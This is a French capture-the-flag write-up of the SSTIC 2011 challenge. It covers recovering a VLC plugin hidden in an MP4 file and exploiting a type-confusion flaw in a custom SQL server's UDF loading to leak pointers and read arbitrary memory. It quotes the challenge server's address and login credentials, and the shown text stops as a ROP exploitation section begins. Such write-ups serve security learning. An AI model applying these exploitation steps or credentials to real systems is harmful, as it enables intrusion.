Solution du challenge SSTIC 2011

Étienne Millon - EADS IW / LIP6 - etienne.millon@lip6.fr

22 mai 2011

Résumé

Comme tous les ans depuis 2009, le comité du SSTIC propose un *challenge* de sécurité. Le but est de retrouver une adresse e-mail, bien cachée dans une vidéo.

Dans le fichier de départ, on va récupérer un plugin VLC lisant 2 fichiers. Le premier se trouve sur un serveur distant dont il faudra exploiter une vulnérabilité dans un serveur de base de données. Le second est crypté avec un algorithme "maison" à reverser.

De ces deux fichiers, une clef cryptographique est dérivée, qui permet de lire le fichier vidéo, révélant l'adresse e-mail recherchée.

Table des matières

1 Prise en main du fichier vidéo **2**

1.1 Reconstruction de libmp4_plugin.so 3

1.2 Reconstruction de introduction.txt 7

2 Secret1 : le serveur SQL **8**

2.1 Le fichier gzip 8

2.2 Exploration du serveur 8

2.3 Premiers pas avec le serveur SQL 9

2.4 Reverse rapide de udf.so 10

2.5 Dump du serveur 10

2.6 Reverse du serveur 11

2.7 Solide comme un ROP 12

3 Secret2 : la crypto **21**

3.1 Reverse détaillé 21

3.2 Dé-vectorisation 23

3.3 L'algorithme complet 24

4 Chargement de la vidéo **25**

5 Conclusion **26**

1 Prise en main du fichier vidéo

Le fichier récupéré sur le site du SSTIC est présenté comme une vidéo. On peut rapidement confirmer que nous avons affaire à un conteneur MPEG4. `mplayer` nous donne un peu plus d'informations : la piste audio est lisible, mais seul un son ambiant est audible. En revanche la piste vidéo a l'air endommagée :

```
$ file ./challenge
./challenge: ISO Media, MPEG v4 system, version 2

$ mplayer ./challenge
[...]
[mpeg4 @ 0x8a46000]header damaged
Error while decoding frame!
Too many buffered pts
[mpeg4 @ 0x8a46000]header damaged
Error while decoding frame!
Too many buffered pts
[mpeg4 @ 0x8a46000]header damaged
Error while decoding frame!
Too many buffered pts
```

Il va donc falloir aller creuser un peu le fichier à la recherche d'informations.

En première approche, `strings` nous renseigne un peu plus :

```
$ strings -n 16 challenge
introduction.txt
JGCC: (Ubuntu 4.4.3-4ubuntu5) 4.4.3
.note.gnu.build-id
_Jv_RegisterClasses
vlc_entry_copyright__1_1_0g
vlc_entry_license__1_1_0g
vlc_entry__1_1_0g
config_GetUserDir
demux_GetParentInput
input_item_node_Create
input_item_NewExt
input_item_CopyOptions
input_item_node_AppendItem
input_item_node_PostAndDelete
vlc_object_release
stream_MemoryNew
__errno_location
__stack_chk_fail
libmp4_plugin.so
/home/jb/vlc-1.1.7/src/.libs
```

Nous trouvons donc le nom d'un fichier texte, et des symboles laissant penser à un exécutable, ce qui n'est pas trop étonnant.

En cherchant mieux autour de ces chaînes on trouve deux en-têtes de fichiers :

– un gzip à l'offset 0x20. D'après les données de l'en-tête, le fichier compressé se nomme bien "introduction.txt" et a été fait à l'époque du challenge :

```
$ dd if=challenge of=sstic.gz bs=1 skip=$((0x20)) count=150
150+0 enregistrements lus
150+0 enregistrements ecrits
150 octets (150 B) copies, 0,00125225 s, 120 kB/s
$ file sstic.gz
sstic.gz: gzip compressed data, was "introduction.txt", from FAT filesystem
(MS-DOS, OS/2, NT), last modified: Thu Mar 17 14:01:52 2011, max compression
```

– un ELF à l'offset 0x4511EC.


```
$ dd if=challenge of=sstic.elf bs=1 skip=$((0x4511ec)) count=150
150+0 enregistrements lus
150+0 enregistrements ecrits
150 octets (150 B) copies, 0,00123053 s, 122 kB/s
[5] etienne@john:~/sstic$ file sstic.elf
sstic.elf: ELF 32-bit LSB shared object, Intel 80386, version 1 (SYSV),
statically linked, stripped
```

Difficile pour le moment d'avoir plus d'information, les deux fichiers n'étant pas contigus en mémoire. Les données gzippées sont difficiles à retrouver (le *footer* [Deu96] consiste en un CRC32 et la taille attendue du fichier décompressée), mais en revanche on peut repérer des données qui ressemblent à une table des symboles à l'offset 0x4612AA ainsi qu'une table de sections à l'offset 0x445502.

1.1 Reconstruction de libmp4_plugin.so

Pour le moment nous n'avons pas utilisé d'outils propres à l'analyse de conteneurs MP4. Les librairies `libavformat` et `libavcodec` sont adaptées, mais elles sont réputées difficiles à utiliser. Faute de *binding* Python maintenu, nous nous en tiendrons au C.

Le morceau de code suivant suffit à afficher les informations sur les flux :



```
av_register_all();

AVFormatContext *pFormatCtx;

if(av_open_input_file(&pFormatCtx, filename_in, NULL, 0, NULL)!=0)
    handle_error("av_open_input_file : Couldn't open file");

if(av_find_stream_info(pFormatCtx)<0)
    handle_error("av_find_stream_info : Couldn't find stream information");

dump_format(pFormatCtx, 0, filename_in, 0);
```

La sortie est la suivante :

```
Input #0, mov,mp4,m4a,3gp,3g2,mj2, from '../challenge':
  Metadata:
    major_brand     : mp42
    minor_version   : 0
    compatible_brands: mp42isom
  Duration: 00:00:17.29, start: 0.000000, bitrate: 2145 kb/s
    Stream #0.0(eng): Video: mpeg4, yuv420p, 1928 kb/s, 29.94 fps,
3743 tbr, 90k tbn, 3743 tbc
    Stream #0.1(eng): Audio: aac, 44100 Hz, stereo, s16, 129 kb/s
    Stream #0.2(eng): Data: elf  / 0x20666C65, 204 kb/s
```

La troisième piste a l'air intrigante. L'entier en hexadécimal correspond à "elf" = { 0x65, 0x6c, 0x66, 0x20 }.

Il faudrait trouver une solution pour extraire cette piste. `mplayer` dispose des options `-dumpaudio` et `-dumpvideo` mais malheureusement pas de possibilité pour extraire une piste quelconque. `libavcodec` va nous permettre de faire ce travail.


Chaque flux est composé de paquets lus un par un. On récolte quelque statistiques sur ceux-ci :

```c
struct stats {
    int nbytes;
    int for_stream[NB_STREAM];
    int nframes_data;
    int pkt_total;
};

static int handle_packet(AVFormatContext *pFormatCtx, FILE *out, struct stats *s);

static void dump_stream(AVFormatContext *pFormatCtx, FILE *out)
{
    struct stats s = {
        .nbytes = 0,
        .for_stream = {0, 0, 0},
        .nframes_data = 0,
        .pkt_total = 0
    };

    int nframes;
    for(nframes = 0;;nframes++) {
        if (handle_packet(pFormatCtx, out, &s) != 0) {
            break;
        }
    }
    printf("%d frames read (%d bytes)\n", nframes, s.nbytes);
    int i;
    for (i=0;i<NB_STREAM;i++){
        printf("stream #%d : %d\n", i, s.for_stream[i]);
    }
}
```

Le traitement du paquet en lui-même est assez simple : si le numéro de flux est celui qu'on veut extraire, on écrit les données dans le fichier de sortie.

```c
/* return 0 if ok, -1 on error / eof */
static int handle_packet(AVFormatContext *pFormatCtx, FILE *out, struct stats *s)
{
        AVPacket pkt;
        if(av_read_frame(pFormatCtx,&pkt) <0) {
            return -1;
        }

        s->pkt_total++;
        s->for_stream[pkt.stream_index]++;
        int ok = pkt.stream_index == STREAM_INDEX;

        printf("[%c] #%4d pos=0x%06llx size=0x%04x\n",
                ok ? 'X' : ' ',
                s->pkt_total,
                pkt.pos,
                pkt.size);

        if(! ok) {
            return 0;
        }

        s->nbytes += pkt.size;
        s->nframes_data++;

        int off;
        for (off = 0 ; off < pkt.size ; off++) {
            if(fputc(pkt.data[off], out) == EOF) {
                handle_error("fputc");
            }
        }

        return 0;
}
```

L'exécution de ce programme nous affiche un journal de chaque paquet et les statistiques voulues.



```
$ ./decode challenge sstic.so
[ ] #   1 pos=0x00005f size=0x56cd
[ ] #   2 pos=0x00572c size=0x1d5a
[ ] #   3 pos=0x007486 size=0x1b3b
[ ] #   4 pos=0x008fc1 size=0x1213
[ ] #   5 pos=0x00a1d4 size=0x1766
...
[ ] #  31 pos=0x3fa1ba size=0x001a
[X] #  32 pos=0x4511ec size=0x03ab
[ ] #  33 pos=0x02db07 size=0x1665
[ ] #  34 pos=0x3fa1d4 size=0x0009
[ ] #  35 pos=0x02f16c size=0x0d98
[ ] #  36 pos=0x3fa1dd size=0x0009
[X] #  37 pos=0x448d78 size=0x08ca
[ ] #  38 pos=0x02ff04 size=0x09bd
...
[ ] #1385 pos=0x43da43 size=0x019b
[ ] #1386 pos=0x43dbde size=0x019e
1386 frames read (178740 bytes)
stream #0 : 518
stream #1 : 740
stream #2 : 128
```

Et nous obtenons un binaire tout à fait fonctionnel :

```
$ readelf -S sstic.so
There are 30 section headers, starting at offset 0x28e58:

Section Headers:
  [Nr] Name              Type            Addr     Off    Size   ES Flg Lk Inf Al
  [ 0]                   NULL            00000000 000000 000000 00      0   0  0
  [ 1] .note.gnu.build-i NOTE            00000114 000114 000024 00   A  0   0  4
  [ 2] .hash             HASH            00000138 000138 0001a8 04   A  4   0  4
  [ 3] .gnu.hash         GNU_HASH        000002e0 0002e0 00002c 04   A  4   0  4
  [ 4] .dynsym           DYNSYM          0000030c 00030c 000430 10   A  5   1  4
  [ 5] .dynstr           STRTAB          0000073c 00073c 0003fb 00   A  0   0  1
  [ 6] .gnu.version      VERSYM          00000b38 000b38 000086 02   A  4   0  2
  [ 7] .gnu.version_r    VERNEED         00000bc0 000bc0 0000a0 00   A  5   2  4
  [ 8] .rel.dyn          REL             00000c60 000c60 001048 08   A  4   0  4
  [ 9] .rel.plt          REL             00001ca8 001ca8 0001f0 08   A  4  11  4
  [10] .init             PROGBITS        00001e98 001e98 000030 00  AX  0   0  4
  [11] .plt              PROGBITS        00001ec8 001ec8 0003f0 04  AX  0   0  4
  [12] .text             PROGBITS        000022c0 0022c0 0218c8 00  AX  0   0 16
  [13] .fini             PROGBITS        00023b88 023b88 00001c 00  AX  0   0  4
  [14] .rodata           PROGBITS        00023bc0 023bc0 003180 00   A  0   0 32
  [15] .eh_frame_hdr     PROGBITS        00026d40 026d40 000024 00   A  0   0  4
  [16] .eh_frame         PROGBITS        00026d64 026d64 00007c 00   A  0   0  4
  [17] .ctors            PROGBITS        00027248 027248 000008 00  WA  0   0  4
  [18] .dtors            PROGBITS        00027250 027250 000008 00  WA  0   0  4
  [19] .jcr              PROGBITS        00027258 027258 000004 00  WA  0   0  4
  [20] .data.rel.ro      PROGBITS        00027260 027260 000c84 00  WA  0   0 32
  [21] .dynamic          DYNAMIC         00027ee4 027ee4 0000f0 08  WA  5   0  4
  [22] .got              PROGBITS        00027fd4 027fd4 000018 04  WA  0   0  4
  [23] .got.plt          PROGBITS        00027ff4 027ff4 000104 04  WA  0   0  4
  [24] .data             PROGBITS        00028100 028100 000c40 00  WA  0   0 32
  [25] .bss              NOBITS          00028d40 028d40 000008 00  WA  0   0  4
  [26] .comment          PROGBITS        00000000 028d40 000023 01  MS  0   0  1
  [27] .shstrtab         STRTAB          00000000 028d63 0000f3 00      0   0  1
  [28] .symtab           SYMTAB          00000000 029308 0015f0 10     29 285  4
  [29] .strtab           STRTAB          00000000 02a8f8 00113c 00      0   0  1
Key to Flags:
  W (write), A (alloc), X (execute), M (merge), S (strings)
  I (info), L (link order), G (group), T (TLS), E (exclude), x (unknown)
  O (extra OS processing required) o (OS specific), p (processor specific)

$ objdump -M intel -j .text -d sstic.so | head -n 15

sstic.so:     file format elf32-i386


Disassembly of section .text:

000022c0 <__do_global_dtors_aux>:
    22c0:       55                      push   ebp
    22c1:       89 e5                   mov    ebp,esp
    22c3:       56                      push   esi
    22c4:       53                      push   ebx
    22c5:       e8 ad 00 00 00          call   2377 <__i686.get_pc_thunk.bx>
    22ca:       81 c3 2a 5d 02 00       add    ebx,0x25d2a
    22d0:       83 ec 10                sub    esp,0x10
    22d3:       80 bb 4c 0d 00 00 00    cmp    BYTE PTR [ebx+0xd4c],0x0
```

Les symboles exportés nous laissent penser que cette bibliothèque dynamique est en fait un *plugin* pour VLC.

```
$ objdump -T sstic.so |grep .text
00003450 g    DF .text  00000012  Base        vlc_entry_copyright__1_1_0g
00003ae0 g    DF .text  000001dc  Base        vlc_entry__1_1_0g
00003470 g    DF .text  00000012  Base        vlc_entry_license__1_1_0g
```

On constate que `vlc_entry__1_1_0g` ne fait que remplir une structure : le *plugin* se nomme “mp4” (confirmé par le *SONAME* `libmp4_plugin.so`) et la fonction d'ouverture d'un fichier s'appelle `Open`. Le *plugin* en lui-même a l'air assez complexe, mais les fonctions intéressantes ont des noms suggestifs. On remarque en effet les symboles suivants :

- `sstic_{check,read}_secret{1,2}`
- `sstic_lame_derive_key`
- `sstic_drm_{init,free}`

En fait `sstic_drm_init` lit et vérifie deux fichiers contenant un secret. `sstic_read_secret1` lit 32 octets depuis `~/sstic2011/secret1.dat`, et `sstic_read_secret2` 1024 octets depuis `~/sstic2011/secret2.dat`. À partir de ces données, `sstic_lame_derive_key` crée une clef qui sera utilisée pour décrypter chaque paquet vidéo.

Les vérifications sont différentes :

- celle de `secret1.dat` calcule le md5 de celui-ci et le compare à “b7 8a 6c 02 a6 f9 56 b9 d5 cf bd 7c 64 3e d6 fa”. On ne va pas pouvoir le trouver par force brute, il faudra donc chercher ailleurs que dans le binaire.
- celle de `secret2.dat` passe ce fichier dans une fonction `decrypt`, à qui une clé de déchiffrement de 2048 octets est passée, et le compare à un texte clair de référence. En reversant cette fonction, on pourra retrouver le contenu attendu de `secret2.dat`.

1.2 Reconstruction de introduction.txt

Grâce à `hachoir`, on peut obtenir la première section `mdat` du fichier vidéo :

```
>>> from hachoir_core.cmd_line import unicodeFilename
>>> from hachoir_parser import createParser
>>> filename="challenge"
>>> f=createParser(unicodeFilename(filename), filename)
[warn] Skip parser 'FAT12': Invalid FAT12 signature
[warn] Skip parser 'FAT16': Invalid FAT16 signature
[warn] Skip parser 'FAT32': Invalid FAT32 signature
[warn] Skip parser 'LinuxSwapFile': Unknown magic string
[warn] Skip parser 'MSDos_HardDrive': Invalid signature
[warn] Skip parser 'PIFVFile': Invalid magic number
[warn] Skip parser 'ElfFile': Invalid magic
[warn] Skip parser 'PRCFile': False
>>> f[1][2]
<RawBytes path='/atom[1]/data', address=64, size=33361040>
>>> f[1][2].value[:4]
'\x1f\x8b\x08\x08'
>>> open('mdat','w').write(f[1][2].value)
```

Le *mdat* brut contient les données de la vidéo (dont nous connaissons les adresses des blocs d'après l'analyse précédente), et les morceaux du fichier gzip (dont l'en-tête au tout début comme l'indiquent les octets 1f 8b 08 08).

En supprimant les blocs de la piste vidéo on obtient le fichier gzip, prêt à être décompressé.

2 Secret1 : le serveur SQL

2.1 Le fichier gzip

Le fichier gzip une fois décompressé nous livre ces informations :

```
$ cat introduction.txt
Cher participant,

Le développeur étourdi d'un nouveau système de gestion de base de données
révolutionnaire a malencontreusement oublié quelques fichiers sur son serveur
web. Une partie des sources et des objets de ce SGBD pourraient se révéler
utile afin d'exploiter une éventuelle vulnérabilité.

Sauras-tu en tirer profit pour lire la clé présente dans le fichier
secret1.dat ?

  url      : http://88.191.139.176/
  login    : sstic2011
  password : ojF.iJS6p'rLRtPJ


--------------------------------------------------------------------------------
Toute attaque par déni de service est formellement interdite. Les organisateurs
du challenge se réservent le droit de bannir l'adresse IP de toute machine
effectuant un déni de service sur le serveur.
--------------------------------------------------------------------------------
```

2.2 Exploration du serveur

Une connexion sur ce serveur nous permet d'obtenir quelques fichiers :


Index of /sstic2011/

Name	Last Modified	Size	Type
Parent Directory/		-	Directory
udf.c	29-Feb-2011 13:37	1.4K	text/plain
udf.so	29-Feb-2011 13:37	6.8K	application/x-object
lobster_dog.jpg	29-Feb-2011 13:37	37K	image/jpeg

#2002 - The server is not responding (or the local SQL server's socket is not correctly configured)

Tout d'abord, le fichier `lobster_dog.jpg` fait référence aux *dog forts* dont on peut trouver quelques exemples sur internet. Le fichier est identique à celui qu'on peut trouver en ligne, il n'y a donc pas d'information stéganographique à l'intérieur.

Ensuite, `udf.c` contient le code de 6 fonctions : `udf_version`, `udf_max`, `udf_min`, `udf_abs`, `udf_concat`, et `udf_substr`. Le commentaire en début de fichier nous renseigne sur la manière dont celles-ci sont chargées dans le serveur SQL :




```
/*
 * CREATE FUNCTION max INTEGER, INTEGER RETURNS INTEGER SONAME "udf_max@udf.so";
 * CREATE FUNCTION min INTEGER, INTEGER RETURNS INTEGER SONAME "udf_min@udf.so";
 * CREATE FUNCTION abs INTEGER RETURNS INTEGER SONAME "udf_abs@udf.so";
 * CREATE FUNCTION concat STRING, STRING RETURNS STRING SONAME "udf_concat@udf.so";
 * CREATE FUNCTION substr STRING, INTEGER, INTEGER RETURNS STRING SONAME "udf_substr@udf.so";
 */
```

Enfin, `udf.so` est *a priori* une version compilée de ces sources.

2.3 Premiers pas avec le serveur SQL

Un serveur mysql tourne sur ce même hôte, il contient relativement peu d'informations.



```
mysql> show databases;
+----------+
| Database |
+----------+
|   system |
|    sstic |
+----------+
2 rows in set (0.06 sec)

mysql> show tables;
+-------------+
| Tables      |
+-------------+
| information |
+-------------+
1 row in set (0.08 sec)

mysql> select * from information;
+-----------------+----------+
| version         | security |
+-----------------+----------+
| 1.3.337sstic2011 | SECCOMP  |
+-----------------+----------+
1 row in set (0.07 sec)

mysql> use sstic
Database changed
mysql> show tables;
+--------+
| Tables |
+--------+
|  users |
+--------+
1 row in set (0.07 sec)

mysql> select * from users;
+------+--------+----------------------------------+
| id   | login  | password                         |
+------+--------+----------------------------------+
| 0    | root   | 3e47b75000b0924b6c9ba5759a7cf15d |
| 1    | guest  | a76637b62ea99acda12f5859313f539a |
| 2    | nobody | 6c92285fa6d3e827b198d120ea3ac674 |
| 3    | *      | 5058f1af8388633f609cadb75a75dc9d |
+------+--------+----------------------------------+
4 rows in set (0.07 sec)
```

Les champs password sont les md5 respectifs de “nothing”, “interesting”, “here” et “.”.

En essayant d'entrer des requêtes SQL diverses, on s'aperçoit que seuls certains `SHOW` et `SELECT`, ainsi que `CREATE FUNCTION` sont implémentés.

2.4 Reverse rapide de udf.so

Le fichier `udf.c` utilise une structure associée au `typedef val`. Pour en savoir plus sur sa structure, il faut aller voir le code compilé.

On découvre une structure à 4 éléments :

- le premier champ n'est pas utilisé dans le code fourni.
- le deuxième champ (offset 4) est la valeur liée au bloc. C'est une union, dont les champs sont un entier (`value.i`) et un pointeur (`value.p`).
- le troisième (offset 8) est la taille en octets de la valeur, dans le cas d'un pointeur.
- le dernier champ (offset 12) est un pointeur sur fonction, utilisé dans la fonction `udf_concat`.

2.5 Dump du serveur

Partant du code C on pourrait penser que l'erreur de programmation se trouve dans le code des fonctions. Pourtant elles sont a priori correctes.

Néanmoins, le commentaire en haut du fichier révèle aussi des informations sur la manière dont ces fonctions sont chargées dans le serveur : les types de données sont en effet non pas codés en dur, mais passés au moment de l'instanciation. Si on utilise le code de ces fonctions mais avec des types différents, on pourra sans doute en abuser.

C'est confirmé par l'expérience :

```
CREATE FUNCTION substr2 STRING, INTEGER, INTEGER RETURNS INTEGER SONAME "udf_substr@udf.so"
```

(la seule différence est le type de retour)

Invoquer cette fonction nous renvoit ainsi un entier, qu'on soupçonne d'être la valeur du pointeur sur la chaîne.

```
--> select substr2("gallinette", 0, -1)
<-- 153316312
```

Ce n'est pas le seul endroit où le serveur de vérifie pas le typage. En effet même pour les fonctions prédéfinies, on peut passer une chaîne là où un entier est attendu, et vice-versa.


L'exemple suivant montre qu'on peut passer des adresses de blocs directement en tant qu'entiers, et réciproquement obtenir des adresses de blocs.

```
  --> select abs("hibou")
<--   153316056

  --> select substr(153316056, 0, -1)
<--   hibou

  --> select substr(153316057, 0, -1)
<--   (le serveur se déconnecte)
```

L'entier renvoyé est probablement un pointeur. Puisqu'on peut ensuite passer cet entier à la fonction `substr` et obtenir la chaîne initiale, ce pointeur est lié à cette chaîne : c'est un pointeur soit sur la chaîne, soit sur le bloc.

Si c'était un pointeur sur la chaîne, le fait de l'incrémenter ferait afficher “ibou”. À la place, le serveur se déconnecte. Cela confirme le fait que c'est un pointeur sur le bloc.

Avec ces deux astuces, on peut réussir à lire n'importe quel mot mémoire. En effet, on peut stocker une chaîne en mémoire et l'interpréter comme un bloc : en forgeant le champ `value` de ce bloc, et en appelant `substr(bloc, 0, n)`, le serveur renverra `n` octets depuis l'adresse en question. On ne peut pas commencer à une adresse contenant un 0 mais ça ne devrait pas poser de problème (notamment, si l'octet nul est en position la moins significative, on peut lire depuis l'octet précédent).



On peut par exemple lire l'en-tête ELF du binaire, chargé par défaut à l'adresse 0x8048000 :

```
  --> select substr2("\x01\x01\x01\x01\x01\x80\x04\x08\x01\x01\x01\x01\x01\x01\x01\x01", 0, -1)
<--   153316136
  --> select substr(153316136, 0, 3)
<--   ELF
```

L'adresse intermédiaire renvoyée est l'adresse du bloc de droite (celle du bloc de gauche n'est pas connue mais elle n'est pas intéressante). On peut remarquer que le champ `size` du bloc de droite a une valeur importante. Pour ne pas accéder à une valeur en dehors de la zone adressable, on doit donc restreindre celle-ci via un `substr`.

Avec cette technique on peut rapidement lire tout le processus en mémoire : c'est la zone de mémoire qui commence à 0x8048000. Une solution fine serait de lire tout d'abord les en-têtes ELF afin d'obtenir les offsets et tailles des sections. Il est aussi possible d'en lire “le plus possible”, jusqu'à arriver à une zone non mappée en mémoire (ce qui provoque une déconnexion). Le binaire obtenu fait environ 32 ko.

2.6 Reverse du serveur

On a donc obtenu l'image mémoire du processus distant. Le fichier résultant est assez similaire à un exécutable ELF classique. En particulier on peut le charger dans IDA. On va donc le reverser pour essayer de comprendre son fonctionnement.

On trouve plusieurs sections :

- du code à l'adresse 0x8048000. Lisible et exécutable.
- des données à l'adresse 0x804e000. Lisible et inscriptible.
  - on y repère la GOT [1] à 0x804f000
  - la table des symboles externes est à 0x80b34d8 (elle contient le nom de 51 fonctions)

1. Global Offset Table : elle contient les adresses des fonctions chargées dynamiquement dans l'espace d'adressage.

Le binaire n'a pas les informations de *debug*, mais on peut quand même retrouver les noms de toutes les fonctions de la libc.

Pour ce faire, plusieurs techniques :

– les constructions du type `perror(nom_de_fonction); _exit(-1);` nous permettent de trouver à la fois `perror`, `_exit` et la fonction qui vient d'être appelée. Dans l'exemple suivant on peut déduire que `sub_8048c58` = `perror`, `sub_8048c28` = `_exit` et `sub_8048de8` = `malloc`. Avec cette technique on trouve en plus les fonctions `realloc` et `strdup`. En observant d'autres chaînes de caractères, on arrive à trouver `dlopen`, `read` (via la fonction `xrecv`) et `getuid` (via le message d'erreur qui indique que le serveur doit être lancé en tant que `root`).

```
sub_8049250     proc near

var_C           = dword ptr -0Ch
size            = dword ptr  8

                push    ebp
                mov     ebp, esp
                sub     esp, 28h
                mov     eax, [ebp+size]
                mov     [esp], eax      ; size
                call    sub_8048DE8
                mov     [ebp+var_C], eax
                cmp     [ebp+var_C], 0
                jnz     short loc_8049282
                mov     dword ptr [esp], offset s ; "malloc"
                call    sub_8048C58
                mov     dword ptr [esp], -1
                call    sub_8048C28

loc_8049282:                            ; CODE XREF: sub_8049250+18
                mov     eax, [ebp+var_C]
                leave
                retn
sub_8049250     endp
```

– en observant les alentours des sites d'appel. Par exemple ici, deux pointeurs sur des chaînes sont passés à la fonction, et la valeur de retour est testée comme un booléen. C'est donc une fonction de comparaison de chaîne. D'après les fonctions externes, c'est soit `strcmp` soit `strcasecmp`. Puisque cette partie de syntaxe est insensible à la casse, c'est cette dernière. On trouve la majorité des fonctions de cette manière.

```
loc_804B909:
mov     eax, [ebp+arg_4]
mov     eax, [eax]
mov     dword ptr [esp+4], offset aShow ; "SHOW"
mov     [esp], eax
call    sub_8048DA8
test    eax, eax
jnz     short loc_804B94D
```

– pour les dernières fonctions, il suffit de parcourir la liste des fonctions externes restantes et de procéder par élimination.

2.7 Solide comme un ROP

Le binaire tourne avec plusieurs protections actives.

– la fonction commençant à 0x804C8CA `chroot` le processus dans `/tmp`.
– la fonction commençant à 0x804C947 restreint les ressources disponibles au processus par divers appels à `setrlimit`. En outre elle donne une durée maximale d'exécution de 5 minutes via `alarm`.

– on peut supposer que ni la pile, ni le tas sont exécutables.

On trouve aussi l'appel suivant :

```
mov     dword ptr [esp+0Ch], 0
mov     dword ptr [esp+8], 0
mov     dword ptr [esp+4], 1
